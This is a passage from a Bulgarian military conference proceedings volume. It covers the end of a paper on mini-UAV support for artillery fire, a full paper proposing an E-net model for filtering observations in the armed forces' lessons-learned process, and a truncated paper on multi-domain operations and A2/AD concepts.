- „Търсене“ – БЛА се движи по зададения в плана за полета маршрут, операторът наблюдава изображението на местността и при необходимост коригира полетната задача, без да превключва на ръчен режим. Ако предполагаемият обект не е открит при първото преминаване над района или е необходимо да се извърши допълнително разузнаване на цел, операторът настройва БЛА в режим на кръжение (зависване) при известни координати, след което се извършва допълнително наблюдение на района.

- „Откриване“ – След като открие потенциален обект на ПС, операторът извършва допълнителни действия - увеличаване на изображението (оптично или електронно) или увеличаване на разделителната способност, с цел разпознаване на обект по набор от характерни признаци. След това преминава към управление на БЛА в ръчен режим или задава полет в режим на кръжение, като посочва височината на полета, посоката и радиуса на завиване.

- „Идентифициране“ – Операторът определя вида на обекта и неговите елементи, извършваната дейност и степента на откриване.

- „Определяне на местоположението“ - Определяне и докладване на координатите и размерите на целта. В зависимост от използвания специализиран софтуер, на пулта за управление се изобразяват координати, надморска височина и други данни (например метеорологични условия). Операторът определя размера на целта по фронта и в дълбочина, нейното положение спрямо направлението на стрелбата, броя и характера на отделните цели в рамките на груповата цел, степента на защитеност. Разузнавателните данни за целта се предават в КП (ТОЦ), където се извършва анализ на информацията и се взема решение за нейното поразяване.

- „Въздействие“ – След получаване на данните за целта, в ТОЦ се взема решение кога и с какви средства да се поразят. Изчисляват се данните за стрелба и

се подава команда към огневите формирования за откриване на огън. При готовност на артилерийското формирование за изпълнение на огнева задача се информира командира на БЛС за броя на изстрелите (залпове), които ще се наблюдават, интервала от време между тях и времето на полета на снарядите. След като операторът докладва, че са готови за обслужване на стрелбата се открива огън. Операторът поставя БЛА в режим на кръжение около целта на безопасно отдалечение. Полетът е необходимо да се извършва встрани от плоскостта на стрелба или от противоположната страна на целта спрямо района за огневи позиции.


- „Коригиране“ – операторът засича разрива (центъра на групата разриви). Отклонението на разривите от целта се определя от оператора или от командира на БЛС (разчета), като едновременно с това се наблюдава действието на целта и резултатите от стрелбата за поразяване. Командирът на БЛС, след проверка правилното определяне на отклоненията на разривите от целта, ги докладва на командира на формированието, чиято стрелба обслужва.

- “Оценка” – резултатите от огневото поразяване се наблюдават по време на стрелбата за поразяване и след нейното завършване. Основната цел на оценката на резултатите от стрелбата е да се определят загубите на ПС и степента на поразяване. При извършване на оценка се установяват средната точка на групата разриви, определя се броят на повредените и унищожените единици бойна и транспортна техника, степента на техните повреди и степента на разрушаване на укрепленията.

След оценяване на резултатите, командирът на БЛС докладва степента на поразяване (състоянието на целта) на командира на артилерийското формирование.

- „Преход“ – след изпълнението на огневата задача се дава команда за преминаване на БЛА в режим на търсене или приключване на разузнаването.

Изпълнението на гореописаните стъпки може да бъде представено чрез следния алгоритъм:



Този работен цикъл може да има редица особености в зависимост от артилерийското формирование в чийто интерес изпълнява задачи, характеристиките на конкретната разузнавателна система и вариантите за изграждане на връзката на елементите на БЛС със системата за управление.

Заклучение

Разгледаните в настоящия доклад тенденции в тактическите действия са само малка част от развитието на тактиката, чрез които се проявява нейното влияние върху други компоненти на военното изкуство. Разбира се, необходими са допълнителни изследвания за идентифициране на нови взаимоотношения между военната стратегия, оперативното изкуство и тактиката, като се вземат предвид перспективите за развитие на средствата за въоръжена борба и опита от съвременните военни конфликти.

Идентифицирането на нови насоки в развитието на тактиката дава възможност да се реагира своевременно на промените в отношенията между компонентите на военното изкуство и не само да се вземат предвид в образователната и научната дейност, но и активно да се прилагат в ръководните документи, бойната дейност и подготовката на войските.

Източници

1. Концепция за съвместна огнева поддръжка, МО, София, 2016;
2. Концепция за изграждане на отбранителна способност „Използване на безпилотни летателни системи във въоръжените сили на Република България“, МО, София, 2023;

3. Katsev I., Analysis of the opportunities for employment unmanned aerial vehicles class mini in artillery formations, International Scientific Conference — Defense Technologies 2021, Shumen:., pp. 116-123. ISSN 2367-7902;
4. Атанасов, А.С., Атанасов А.В., „Ефективност на въздушното разузнаване при обслужване на стрелбата на артилерията“, International Scientific Conference —Defense Technologies DefTech 2019, стр.61-68, Шумен, 2019, ISSN 2367-7902;
5. Allied doctrine for joint targeting AJP 3.9, Edition B, version 1, 2021;
6. МСТР 3-10F– Fire Support Coordination in the Ground Combat Element, 2018.

ONE APPROACH FOR THE OBSERVATION FILTERING IN THE LESSONS LEARN PROCESS

Zarko I. Zdravkov, Ivo G. Radulov, Sevdalin H. Stoykov,

DARI, Rakovski National Defence College, Sofia, Bulgaria, z.zdravkov@rmdc.bg

***Abstract:** This paper examines one approach to modelling the filtering of identified observations in order to optimize the lessons learn process in the Armed Forces.*

***Keywords:** learning from experience, lessons learned, observation, analysis.*

ЕДИН ПОДХОД ЗА ФИЛТРИРАНЕ НА НАБЛЮДЕНИЯ В ПРОЦЕСА НА ПОУКИ ОТ ПРАКТИКАТА

Зарко И. Здравков полк. Иво Г. Радулов гл. Севдалин Х. Стойков

ИПИО, Военна академия „Г. С. Раковски“, София, България, z.zdravkov@rmdc.bg

***Abstract:** Настоящия доклад разглежда един подход за моделиране на филтрирането на идентифицираните наблюденията с цел оптимизиране на процеса по поуки от практиката във Вьоръжените сили.*

***Keywords:** учене от опита, поуки от практиката, наблюдение, анализ.*

Увод

Ученето от опита способства за приспособяването на дейността на организацията към постоянно променящите се външна и вътрешна среда на функциониране. Придобиването на нови, както и ефективното ползване на наличните знания е съществен фактор за успеха на всяка организацията.

В рамките НАТО ученето от опита е регулирано, като се прилага процес наречен “Lessons Learn”. Идеята на процеса е да се усъвършенства дейността, като се намали риска от повтарящи се грешки за да се увеличи шанса за успех на мисията[4]. В Българската армия също се прилага процес, наречен „Поуки от практиката“, като същия е регламентиран в Ръководство за поуки от практиката във Вьоръжените сили [3].

Съществено влияние върху резултатността на процеса на поуки от практиката оказва входната информация при идентифициране на наблюдения. Наблюдението е базов елемент на процеса, чрез който се осигурява необходимата информация последващ анализ. Преди анализа е необходимо всяко от наблюденията да бъде прегледано, прието като подходящо за процеса или да бъде отстранено ако е неподходящо. Наръчника на НАТО за поуки от практиката[4], както и Ръководство за поуки от практиката във Вьоръжените сили[3] дават само общи насоки, как да се

отсяват неподходящите наблюдения, като главно се разчита на опита на служителите ангажирани с процеса по поуки от практиката.

Определянето на конкретни критерии за отсяване на наблюдения във Въоръжените сили на Република България, въвеждането на алгоритъм за тяхната оценка и описването му с Е-мрежи синтезира конструктивен модел, подходящ за създаване на автоматизирана информационна система. Тази национална информационна система, по предназначение подобна и допълваща Портала за поуки от практиката на НАТО (The NATO Lessons Learned Portal (NLLP)[4], по естествен път ще допринесе за:

- Висока методичност – потребителите задължително следват заложената автоматизирана последователност на действията, които стриктно следват методиката за извличане на поуки от практиката;
- Подобрена ефективност на управление – в алгоритъма на автоматизирана информационна система е заложен процеса на управление и то се осъществява в необходимия обем и необходимия момент по естествен път;
- Рационално използване на знанието – автоматизацията при информационното търсене осигурява навременен и лесен достъп до вече научени уроци и е с незаемим ефект при работа с голямо количество данни.

Настоящия доклад разглежда един подход за филтриране на идентифицираните наблюденията, като се предлага алгоритъм за отсяване на неподходящите с цел общо оптимизиране на процеса по поуки от практиката във Въоръжените сили. Доклада е част от по-голямо изследване, което цели създаване на архитектура на бъдеща национална информационна система по поуки от практиката на Въоръжените сили.


1 Място на наблюдението в процеса на поуки от практиката

Процесът на поуки от практиката се прилага във всички дейности, свързани с планирането, изграждането на способности, подготовката и изпълнението на мисиите и задачите на въоръжените сили. При него наблюдението, посредством анализ, се превръща в идентифициран урок, който след прилагане на утвърдени от съответния командир или началник коригиращи действия се превръща в научен урок. Така определен процесът на поуки от практиката служи за катализатор на промяната в организацията.

Прилагането на процеса на поуки от практиката в подготовката на войските допринася за:

- Недопускане повтарянето на едни и същи грешки, като се подпомагат управленските действия командирите, и шабовете;
- Повишаване качеството на подготовката на военните формирования;
- Оптимизиране използването ресурси и намаляване на необходимите разходи за изпълнение на поставените задачи;
- Опазването на човешки живот, въоръжение и бойна техника.

На фигура 1 е дадена схема на етапите от целия процес по поуки от практиката във Въоръжените сили.



Фигура 1: Етапи на процеса по извличане на поуки от практиката

Формирането на наблюдение е началния етап на процеса по извличане на поуки от практиката. По определение: наблюдението е кратко описание на въпрос, който може да бъде подобрен или определен за добра практика [3]. Наблюдението може да е в резултат на събитие породило неблагоприятни ефекти, като и в резултат събитие с установен устойчив успех.

Наблюдението може да бъде „Първоначално“ и „Осмислено“ [3]. Първоначално наблюдение (Raw Observation) е наблюдение, изискващо допълнително изследване или анализ за пълно изясняване на първопричините. Осмислено наблюдение (Mature Observation) е наблюдение, по отношение на което са събрани достатъчно данни и има достатъчно яснота за определяне на първопричините.

Наблюдение може да се получи след активното събиране на информация. В този случай се формира специална група за наблюдения, която се командирова в районите на операцията или учението. Групата непосредствено анализира постъпващата информация и след приключване на събитието информира командирите за първоначалните изводи.

Наблюдения могат да се извличат и при пасивно събиране на необходимата информация. В този случай информацията се събира от получените доклади след завършване на операцията или учението.

Като минимум наблюдението трябва да адресира въпросите: „Какво се е случило?“ и „Как то се различава от очакваното? Отговорите на тези въпроси се систематизират чрез стандартни формуляри. Тези формуляри съдържат допълнителни (метаданни) данни за конкретното наблюдение. Някой от метаданните са задължителни, като: заглавие, подател на наблюдението, дата и час на събитието. Други от метаданните са препоръчителни но наличието им по-късно помага много при търсене на необходимата информация. Такива метаданни могат да са: местоположение на събитието, ниво на събитието (тактическо, оперативно или стратегическо), линии за развитие на способности: доктрина, организация, обучение, въоръжение, лидерство, персонал, съоръжения и оперативна съвместимост (DOTMLPF) и др.

2 Алгоритъм за филтриране на наблюдения

Според Наръчника на НАТО за поуки от практиката, след идентифициране, постъпилите наблюдения следва да се разгледат по отношение на годността им за включване в процеса на поуки от практиката.


Ръководство за поуки от практиката във Въоръжените сили акцентира върху важността на наблюденията за последващия анализ, дори ги определя като „...най-важния инструмент на анализа!“. В същото време не съдържа указания, как да се оцени качеството и количеството на информацията в идентифициране наблюдения. Не се разглеждат и възможностите за отхвърляне на наблюдения, които са негодни за включване в процеса на поуки от практиката.

Ако неподходящите наблюдения не се отстранят навреме от процеса на поуки от практиката се получават следните негативни ефекти:

- Процесът на поуки от практиката се задръства с наблюдения от които не произлизат научени уроци. Така се създава илюзията за действащ процес, но на практика няма реални;
- Изразходват се значително време и ресурси без да се стига до корена на проблема, не се предлагат адекватни коригиращи действия и в крайна сметка не се подобрява дейността на организацията;
- Служителите се демотивират да се включат пълноценно в процеса на поуки от практиката защото не виждат реален резултат от вложените усилия.

В повечето случаи отсяването на неподходящите наблюдения е плод основно на уменията на специалистите по поуки от практиката, което внася немалка доза субективизъм.

За систематизиране на процеса на отсяване на неподходящите наблюдения и за преодоляване на споменатите негативни ефекти още на етап идентифициране се предлага алгоритъм за филтриране на наблюденията по конкретни параметри. На фигура 2 е даден модел на алгоритъма, като за описание е използвана семантиката на E-мрежите [1].



Фигура 2: Модел на алгоритъм за филтриране на наблюдения

Избрания подход за представяне на алгоритъма позволява да се провери за адекватност и е етап от създаването на конструктивен модел на бъдеща информационна система.

Елементите на алгоритъма са:

1. Състояния:

V_0 – начално състояние;

V_1 – първоначално наблюдение;

V_2 – осмислено наблюдение;

V_3 – наблюдение подлежащо на доуточняване;

V_4 – доуточнено наблюдение;

V_5 – е макро състояние, което описва Е-мрежа на процеса при който наблюдението се превръща в идентифициран и в следствие научен урок;

V_6 – отхвърлено наблюдение;

Vend – крайно състояние.

2. Преходи (действия):

d1 – идентифициране на наблюдение;

d2 – филтриране на наблюдение;

d3 – доуточняване на наблюдение;

d4 – макро преход при което наблюдението се превръща в идентифициран и научен урок преминавайки през процеса на поуки от практиката;

d5 – архивиране на наблюдение.

След преход d_1 (идентифициране на наблюдение) на Е-мрежовия модел се достига състояние V_1 (първоначално наблюдение).

Ключов за модела е преход – d_2 (филтриране на наблюдение). При това действие постъпващото наблюдение в състояние V_1 (първоначално наблюдение) се проверява за годност. Критериите за проверка и съответните им стойности са показани в таблица 1.

Таблица 1

№	Критерий	Да/Не
1.	Наблюдението съдържа всички задължителни метаданни. (Съгласно ODCR модела [3])	
2.	Наблюдението засяга само един проблем.	
3.	Наблюдението описва адекватно наблюдаваното събитие.	
4.	Посочени са всички достоверни причини, породили възникналия проблем.	
5.	Наблюдението е обективно.	
6.	Наблюдението отразява системен проблем.	
7.	Наблюдението е свързано с начина на работа.	

В зависимост от стойностите на критериите, през преход d_2 (филтриране на наблюдение) наблюдението преминава в следните състояния на Е-мрежовия модел:

- Състояние V_2 (осмислено наблюдение) – всички седем критерия са със стойност „ДА“;

- Състояние V_6 (отхвърлено наблюдение) – един от критерии 6 или 7 е със стойност „НЕ“;

- Състояние V_3 (наблюдение подлежащо на доуточняване) – един или повече от критерии от 1 до 5, включително, имат стойност „НЕ“.

Състояние V_2 (осмислено наблюдение) преминава през макро действие d_4 (превръща наблюдението в идентифициран и научен урок) и се постига макро

състояние V_5 (идентифициран и в следствие научен урок). След V_5 е преход d_5 (архивиране на наблюдение) и процеса завършва.

Състояние V_6 (отхвърлено наблюдение) преминава през преход d_5 (архивиране на наблюдение) и процеса завършва.

Състояние V_3 (наблюдение подлежащо на доуточняване) преминава през преход d_3 (доуточняване на наблюдение) и влиза в състояние V_4 (доуточнено наблюдение). V_4 отново преминава през преход d_2 (филтриране на наблюдение).

Е-мрежовият модел на процеса на филтриране на идентифицирани наблюденията позволява той да бъде проверен за адекватност [2].

Заклучение

Филтрирането на идентифицираните наблюдения в процеса на извличане на поуки от практиката във Въоръжените сили е важен етап, който допринася съществено за цялостната му оптимизация. Навременното отстраняване на неподходящите наблюдения пести ресурси, повишава оперативността на организацията, а бързите и ясни резултати мотивират служителите, т. е. повишава се ефективността.

Друг вектор за повишаване на ефективността е използването на информационна система при провеждането на процеса на извличане на поуки от практиката, както това е видно от системата предоставяна от Портала за поуки от практиката на НАТО. Основните предимства са в повишаването на методичността, управлението и бърздействието.

Двете, посочени по-горе направления, за повишаване на ефективността се обединяват в предложения конструктивен модел на филтриране на идентифицираните наблюдения, който е описан с термините на Е-мрежите. Освен доказаната адекватност към описания процес моделът въвежда седем ясни критерия за оценка при филтрирането. Доклада е част от по-голямо изследване, което цели създаване на архитектура на бъдеща национална информационна система по поуки от практиката на Въоръжените сили на Република България.

Литература

1. Атанасов, К. (1981) Алгебрически аспекти Е-сетей. Международен симпозиум "Автоматизация на научните изследвания", Варна
2. Боянов, К. (1989) *Разпределено управление на слабо свързани системи*. София. Техника.
3. *Ръководство за поуки от практиката във Въоръжените сили* (2020).
4. *NATO Lessons Learned Handbook* (2022), Retrieved from <https://www.jallc.nato.int/articles/4th-edition-nato-lessons-learned-handbook-available-now>

MULTI-DOMAIN OPERATIONS

Matey K. Kirov

*Faculty of Artillery, Air Defense and Communication and Information Systems,
National Military University, Shumen, Bulgaria, e-mail: matio@abv.bg*

Abstract: *The report presents the need to conduct multi-domain operations, the principles underlying them, as well as the scope, actors and tasks they will perform during the various phases and stages of conflicts of varying intensity.*

Keywords: *multi-domain operations, A2/AD zone, synergy, convergence, cross-domain integration, compete, penetrate, dis-integrate, exploit.*

МУЛТИДОМЕЙНОВИ ОПЕРАЦИИ

Матей К. Киров

Факултет “Артилерия, ПВО и КИС” на НВУ “Васил Левски”, e-mail: matio@abv.bg

Анотация: *В доклада са представени необходимостта от провеждане на мултидомейни операции, принципите залегнали в основата им, както и обхвата, участниците и задачите, които ще изпълняват през различните фази и етапи на конфликти с различна интензивност.*

Ключови думи: *мултидомейни операции, зони възпрепятстващи придвижването и манювъра, синергия, конвергенция, междудомейнова интеграция, съревнование, проникване, дезинтеграция, реализация.*

Увод

Съвременните военни конфликти в посъветското пространство и Близкия изток носят много от белезите на война от шесто поколение – мрежово центрична организация на силите и командните вериги, сателитни комуникации, високоточни оръжия (ВТО), пренасищане и неутрализиране на системите за противовъздушна (ПВО) и противоракетна (ПРО) отбрана с безпилотни летателни апарати (БЛА) и средства за радиоелектронна война (EW). Паралелно с това по-голяма част от въоръжените сили (ВС) използват ефекта от високотехнологичните бойни действия за да реализират своя потенциал при провеждане на операции, характерни за войната от четвърто поколение. Общо за тези конфликти се явява и обстоятелството, че ескалацията им е умерено контролирана, т.е. не се въвеждат националните стратегически ресурси на държавите, притежаващи ядрено оръжие (ЯО) – междуконтинентални балистични ракети (ICBM), стратегическа авиация (СА) и атомни ракетнооси. Резултатът от този своеобразен микс от разнообразни технологии, доктрини и възгледи за водене на бойните действия е очакван: традиционните схващания за придвижване, съсредоточаване и използване на


големи тактически и оперативни формирования (включително авиационни и бронетанкови) не сработват поради улеснена видимост от сензорните системи и досегаемост - от БЛА, крилати ракети (КР) и оперативно-тактически ракети (ОТР). Същевременно на удари са изложени линии за комуникации и логистични бази в цялата дълбочина на оперативното построение на войските. От друга страна всички стратегически обекти се защитават от многослойни системи за ПВО/ПРО, интегрирани със системи за EW. Последното обстоятелство е особено характерно за държави, неспособни да издържат на надпреварата във всички области и сфери на оръжейната надпревара. Като компенсация и допълнителна гаранция те са развили непропорционално своите сили и средства за ПВО, ПРО и EW. Интегрирайки ги в единна система тези държави са в състояние да защитят центровете си на тежест и да се противопоставят ефективно на повисокотехнологични ВС. Не е за пренебрегване и факта, че хиперзвуковите оръжейни системи (ХЗОС) и балистичните ракети от ново поколение са способни да нанасят изпреварващи и превантивни удари, сковавайки усилията за нарастване на силите на театъра на военните действия (ТВД) в зародиш. Класификацията на поколенията войни според характера на използваното въоръжение, мащаба на действията и поставените цели са представени в таблица 1.

Таблица 1: Класификация на поколенията войни

Характеристика на използваното въоръжение	Мащаб на действията	Цели
<i>Първо поколение</i>		
Хладно оръжие	Тактически	Унищожение на противника, овладяване на територия.
<i>Второ поколение</i>		
Огнестрелно, гладкоцевно	Тактически, оперативно-тактически	Унищожение на противника, овладяване на територия или нейното контролиране.
<i>Трето поколение</i>		
Огнестрелно, нарезно, многозарядно, с повишена точност и дакекобойност	Оперативно-тактически, тактически	Разгром на групировките на ВС на противника, установяване на контрол на територия и ресурси.
<i>Четвърто поколение</i>		
Автоматично и реактивно, обособяване на видовете ВС и родовете войски от ВС, развита логистика и комуникации	Оперативно-стратегически	Разгром на ВС на противника, разрушаване на икономическата и политическата система.
<i>Пето поколение</i>		
Ядрено оръжие	Стратегически	Разгром на ВС на противника, разрушаване на икономиката, смяна на политическия строй.
<i>Шесто поколение</i>		
Високоточно оръжие (ВТО) с наземно, въздушно и морско базиране, информационно-космическо осигуряване	Стратегически, оперативно-стратегически и оперативни	Установяване на контрол над ресурси и население, установяване на лоялна власт над територията, където се намират тези ресурси.

1 Мултидомейнови операции.

При война от шесто поколение въоръжения конфликт се води във всички измерения – по суша, въздух, вода и космическо пространство. Комбинираните операции на ВС до голяма степен представляват действия на групировките в присъщото им пространство с оказване на по-голямо или малко влияние в другите измерения.




Фиг. 1: Взаимовръзка между измеренията при водене на бойни действия

Космическото пространство е с решаващо значение за осигуряване бойните действия в другите измерения, а бойните действия на авиацията влияят на развитието на успеха по суша и вода (фиг. 2).

При воденето на комбинирани операции по гореописания начин с високотехнологичен противник (противници) се оказва, че е проблемно както сближаването (достъпа до ТВД), така и свободното действие в зоната на операцията. Такъв противник е способен да изгради следните зони/системи: AA – Anti-Access и AD – Area Denial (фиг. 2). По дефиниция:


➤ AA – всяко действие, дейност или способност, обикновено на големи разстояния, способна да възпрепятства навлизането/сближаването на противника до ТВД – с помощта на ВТО с оперативен и стратегически обхват (и ХЗОС);

➤ AD – всяко действие, дейност или способност, обикновено на малки и средни разстояния, способна да възпрепятства свободата на действие и да скова маневъра на противника в зоната на операцията – интегрирана система за защита от въздуха, изгражда се “чадър” за групировки на войските, критична инфраструктура и ударните средства.




Фиг. 2: A2/AD

Концепцията за мултидомейнови операции (MDO) е развита от ВС на САЩ с цел успешно противодействие на високотехнологичен противник със силна интегрирана система за ПВО/ПРО/EW и способности за високоточни удари в цялата дълбочина на ТВД, включително и на територията на САЩ. В концепцията се въвежда понятието домейн, като най-приближено по смисъл значение на термина е среда, пространство в което ще се води противоборство, но не само. В оперативната среда, където може да се провеждат военни операции, са известни и утвърдени пет домейна: сухопътен, морски, въздушен, космически (дотук има припокриване с четирите пространствени измерения) и кибер домейн. Кибердомейнът е конгломерат от взаимосвързани мрежи, данни, софтуер, хардуер и съответните части от електромагнитния спектър. Има глобален характер и прониква в останалите домейни.



Фиг. 3: Действия в многодомейна среда

На фиг. 3 са показани връзките между домейните (действие в един домейн, в два, оптимизация на междудомейновите връзки/синергия и наслагване на ефектите при провеждане на мултидомейнови операции). Видно е, че при действие в различни домейни се създават и умножават опциите за откриване, въздействие, оценка на въздействието и последващо въздействие в два и повече домейна. Решаваща е ролята на кибердомейна, който позволява интегриране и оптимизиране на междудомейновите връзки, използване на ВТО от последно поколение, като същевременно е насочен и към противниковото информационно пространство (фиг. 4).



Фиг. 4: Мултидомейнова операция – вариант

По същество MDO е организиране на военни дейности във всички оперативни области и среди (домейни) с цел постигане на желани резултати в точното време и точното място.


2 Принципи на мултидомейновите операции.

Трите основни принципа, които се прилагат са: **конвергенция**, **мултидомейнови формирания (MDTF)** и **калибрирана позиция на силата**.

Конвергенция: бърза и непрекъсната интеграция на способности във всички области, електромагнитния спектър (EMC) и информационната среда, оптимизираща ефектите за преодоляване на врага (приоритетно A2/AD) чрез кръстосване синергията на домейните и множество атаки при комбинирано ръководство (мисийно командване и дисциплинирана самоинициатива).

Мултидомейнови формирания (MDTF): В зависимост от нивото на ангажираните сили (съвместни сили) се определя и ранга на MDTF. Така например таква формирания с ранг на бригада (фиг. 5) може да е от състава на корпусно командване, но не е изключено да изпълнява огневи задачи под ръководството на

висшестоящият командващ ТВД или да е самостоятелно в зависимост от наложилата се стратегическата и оперативно-тактическа обстановка.




Фиг. 5: MDTF с ранг на бригада

От самата структура е видно, че това е съвкупност от маневрени формирования на ТВД, способни да осигурят синхронизирани прецизни удари и манювър в широк диапазон от дистанции, неутрализирайки противниковите A2/AD мрежи и създавайки условия за изпълнение на оперативния план на съвместните сили.

Калибрирана позиция на силата е комбинация от разполагане и способност за маневриране на стратегически разстояния. Изисква по-големи децентрализирани правомощия.

Противопоставянето на високотехнологичен противник се разглежда на няколко етапа (фиг. 6 и табл.2) при които участниците в противопоставянето са от различни категории и ранг.



Фиг. 6: Етапи, участници и задачи в противопоставянето

Таблица 2: Етапи и съдържанието им

<i>Създава заплахата от: / Threat stand-off</i>	
<i>В етапа на съревнование / Competition</i>	<i>В хода на въоръжен конфликт / Armed Conflict</i>
<p>Отслабване на приятелските сили чрез разрушаване на съюзи и партньорства, интегрирайки:</p> <ul style="list-style-type: none"> • Дипломатически и икономическо въздействие; • Заплаха от неконвенционални военни действия; • Заплаха от конвенционални военни действия; • Информационна война. <p><i>Води до намаляване времето за реакция, вземане на решение и действие.</i></p>	<p>Разделяне на приятелските сили по време, пространство и функционалност, интегрирайки:</p> <ul style="list-style-type: none"> • Нанасяне на удари от големи разстояния; • Водене на конвенционални бойни действия; • Наземно базирани системи за ПВО и ПРО; • Електронна война, космически ресурси и кибератаки. <p><i>Води до разделяне на приятелските сили по време, пространство и функционалност, интегрирайки.</i></p>
<i>Възможен резултат</i>	
<i>Разрушаване на съюзи и победа без въоръжен конфликт.</i>	<i>Бърза победа с изненадващи изпреварващи действия.</i>

Възможните сценарии са няколко: от съревнование към конфликт с ниска интензивност с последващо връщане към съревнование; от съревнование към конфликт с висока интензивност с последващо връщане към съревнование; от съревнование към конфликт с ниска интензивност, конфликт с висока интензивност с последващо връщане към съревнование. Въоръженото стълкновение също има няколко етапа:

Пробив/Penetrare на A2/AD мрежи на високотехнологичния противник – още в хода на съревнованието, непосредствено преди неизбежен въоръжен конфликт се пристъпва към неутрализиране на ударните средства и средствата за ПВО/ПРО за големи разстояния;

Дезинтеграция на противостоящият противник /Dis-integrate – нарушаване на системите за командване и контрол, събиране на разузнавателна информация, критични възли и др. Води до влошаване на способностите за водене на комбинирани операции и бърз общ срив;

Експлоатация от MDTF на съвместните сили на създадените благоприятни условия/Exploit

В зависимост от интензивността на конфликта калибрираната позиция на силите може да се реализира с национални (стратегически ресурси), сили за предно разполагане и експедиционни сили.

